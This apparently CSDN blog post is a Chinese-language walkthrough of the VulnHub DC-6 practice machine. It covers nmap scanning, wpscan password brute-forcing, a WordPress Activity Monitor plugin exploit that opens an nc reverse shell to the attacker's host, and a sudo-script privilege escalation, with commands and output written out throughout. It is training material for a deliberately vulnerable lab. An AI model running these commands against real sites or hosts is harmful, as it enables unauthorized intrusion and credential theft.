vulnhub靶机-DC6-Writeup

原创

含日 于 2021-12-08 18:04:15 发布 200 收藏

分类专栏： 靶机 文章标签： 安全 渗透测试 安全漏洞

本文链接：https://blog.csdn.net/liuhanzhe/article/details/121797460

版权

靶机 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

0x01 介绍

靶机地址：

> https://www.vulnhub.com/entry/dc-6,315/

DESCRIPTION

DC-6 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.

This isn’t an overly difficult challenge so should be great for beginners.

The ultimate goal of this challenge is to get root and to read the one and only flag.

Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won’t give you the answer, instead, I’ll give you an idea about how to move forward.

OK, this isn’t really a clue as such, but more of some “we don’t want to spend five years waiting for a certain process to finish” kind of advice for those who just want to get on with the job.

`cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt` That should save you a few years.


NOTE: You WILL need to edit your hosts file on your pentesting device so that it reads something like:

```
192.168.0.142 wordy
```

0x02 信息收集

扫描IP

```
nmap -sP 172.16.89.0/24
```



```
┌──(root💀kali)-[~]
└─# nmap -sP 172.16.89.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 15:01 CST
Nmap scan report for 172.16.89.1
Host is up (0.00096s latency).
MAC Address: 3A:F9:D3:24:32:64 (Unknown)
Nmap scan report for 172.16.89.7
Host is up (0.0013s latency).
MAC Address: 00:0C:29:9F:2E:8D (VMware)
Nmap scan report for 172.16.89.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.00 seconds
```

发现ip：172.16.89.7

进一步扫描

```
nmap -T5 -A -v -p- 172.16.89.7
```

结果


```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 15:02 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating ARP Ping Scan at 15:02
Scanning 172.16.89.7 [1 port]
Completed ARP Ping Scan at 15:02, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:02
Completed Parallel DNS resolution of 1 host. at 15:02, 0.00s elapsed
Initiating SYN Stealth Scan at 15:02
Scanning 172.16.89.7 [65535 ports]
Discovered open port 22/tcp on 172.16.89.7
Discovered open port 80/tcp on 172.16.89.7
Completed SYN Stealth Scan at 15:02, 5.10s elapsed (65535 total ports)
Initiating Service scan at 15:02
Scanning 2 services on 172.16.89.7
Completed Service scan at 15:02, 6.54s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 172.16.89.7
NSE: Script scanning 172.16.89.7.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.65s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.03s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Nmap scan report for 172.16.89.7
Host is up (0.0010s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
```

```
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
|   256 3c:83:65:71:dd:73:d7:23:f8:83:0d:e3:46:bc:b5:6f (ECDSA)
|_  256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Did not follow redirect to http://wordy/
MAC Address: 00:0C:29:9F:2E:8D (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 198.048 days (since Sun Mar 21 13:53:15 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.04 ms 172.16.89.7

NSE: Script Post-scanning.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

修改host文件

```
echo "172.16.89.7 wordy" >> /etc/hosts
```

访问http://wordy，发现目标是wordpress搭建的网站



CMS
- WordPress 5.1.1

Programming languages
- PHP

Blogs
- WordPress 5.1.1

Operating systems
- Debian

Font scripts
- Google Font API
- Twitter Emoji (Twemoji)

Databases
- MySQL

JavaScript libraries
- jQuery 1.12.4
- jQuery Migrate 1.4.1

Web servers
- Apache 2.4.25

0x03 渗透

使用wps扫描网站用户

```
wpscan --url http://wordy --enumerate u
```


根据提示生成密码字典

```
cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt
```

使用wpscan爆破

```
wpscan --url http://wordy --passwords passwords.txt
```

爆破出一个账号：mark，密码：helpdesk01



```
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Det
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 5 user/s
[SUCCESS] - mark / helpdesk01
Trying jens / !lak019b Time: 00:02:55 <===============================

[!] Valid Combinations Found:
 | Username: mark, Password: helpdesk01

[!] No WPScan API Token given, as a result vulnerability data has not
[!] You can get a free API token with 25 daily requests by registerin

[+] Finished: Tue Oct  5 15:45:48 2021
[+] Requests Done: 12749
[+] Cached Requests: 6
[+] Data Sent: 6.229 MB
[+] Data Received: 8.033 MB
[+] Memory used: 272.055 MB
[+] Elapsed time: 00:02:59
```


使用爆破得到的账号登陆后，发现安装有Active Monitor插件

```
searchsploit Activity Monitor -w
```

发现存在漏洞

https://www.exploit-db.com/exploits/50110

下载利用，得到shell，在kali上回弹shell




```
    resp = conn.urlopen(
  File "/usr/lib/python3/dist-packages/urllib3/connectionpoo
    httplib_response = self._make_request(
  File "/usr/lib/python3/dist-packages/urllib3/connectionpoo
    six.raise_from(e, None)
  File "<string>", line 3, in raise_from
  File "/usr/lib/python3/dist-packages/urllib3/connectionpoo
    httplib_response = conn.getresponse()
  File "/usr/lib/python3.9/http/client.py", line 1347, in ge
    response.begin()
  File "/usr/lib/python3.9/http/client.py", line 307, in beg
    version, status, reason = self._read_status()
  File "/usr/lib/python3.9/http/client.py", line 268, in _re
    line = str(self.fp.readline(_MAXLINE + 1), "iso-8859-1")
  File "/usr/lib/python3.9/socket.py", line 704, in readinto
    return self._sock.recv_into(b)
KeyboardInterrupt

┌──(lhz㉿kali)-[~/下载]
└─$ python3 50110.py
What's your target IP?
172.16.89.7
What's your username?
mark
What's your password?
helpdesk01
[*] Please wait ...
[*] Perfect!
www-data@172.16.89.7  nc 172.16.89.2 4444 -e /bin/bash
^CTraceback (most recent call last):
```

```
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 791  bytes 67860 (66.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 791  bytes 67860 (66.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root💀kali)-[/usr/share/wordlists]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.16.89.2] from (UNKNOWN) [172.16.89.7] 45886

ls
about.php
admin-ajax.php
admin-footer.php
admin-functions.php
admin-header.php
admin-post.php
admin.php
async-upload.php
comment.php
credits.php
```

升级shell


```
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
```

翻一下/home，在mark下发现graham的密码



```
www-data@dc-6:/home/mark/stuff$ cat things-to-do.txt
cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jen
s)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$
```

切换用户到graham，运行sudo -l




```
graham@dc-6:/home/mark$ sudo -l
sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
```

可以使用jens权限执行sh脚本，获得jens权限

```
echo "/bin/sh" >> /home/jens/backups.sh
sudo -u jens /home/jens/backups.sh
```

